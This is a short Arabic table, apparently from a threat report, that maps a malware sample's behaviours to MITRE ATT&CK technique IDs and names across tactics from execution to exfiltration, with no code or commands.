T1129 T1059 T1047 T1203 T1204.001 T1204.002 |
API الأصلي
الوحدات المشتركة مترجم الأوامر والبرمجة ويندوز إدارة الأجهزة استغلال لتنفيذ العميل تنفيذ المستخدم: ارتباط ضار تنفيذ المستخدم: ملف ضار |
| إصرار | T1053.003
T1547.001 T1547.013 |
المهمة/الوظيفة المجدولة: Cron
مفاتيح تشغيل التسجيل / مجلد بدء التشغيل تنفيذ التمهيد أو تسجيل الدخول التلقائي: إدخالات التشغيل التلقائي XDG |
| التهرب الدفاعي | T1036.005
T1140 T1218.005 T1574.002 T1222.002 T1027.009 T1027.010 |
التنكر: تطابق الاسم الشرعي أو الموقع
فك تشفير / فك تشفير الملفات أو المعلومات تنفيذ الوكيل الثنائي للنظام: Mshta تدفق تنفيذ الاختراق: تحميل جانبي لـ DLL تعديل أذونات الملفات والمجلدات: لينكس ملفات أو معلومات مبهمة: الحمولات المضمنة ملفات أو معلومات مبهمة: تشويش الأمر |
| الاكتشاف | T1012
T1033 T1057 T1082 T1083 T1016.001 T1518.001 |
سجل الاستعلام
مالك النظام / اكتشاف المستخدم اكتشاف العملية اكتشاف معلومات النظام اكتشاف الملفات والدليل اكتشاف تكوين شبكة النظام اكتشاف البرامج: اكتشاف برامج الأمان |
| التشكيلات | T1005
T1056.001 T1074.001 T1119 T1113 T1125 |
البيانات من النظام المحلي
التقاط الإدخال: Keylogging تنظيم البيانات: التدريج المحلي للبيانات التحصيل الآلي القبض على الشاشة لقطة فيديو |
| القيادة والتحكم | T1105
T1571 T1573 T1071.001 |
نقل أداة الدخول
منفذ غير قياسي قناة مشفرة بروتوكول طبقة التطبيق: بروتوكولات الويب |
| exfiltration | T1041 | تسلل عبر قناة C2 |



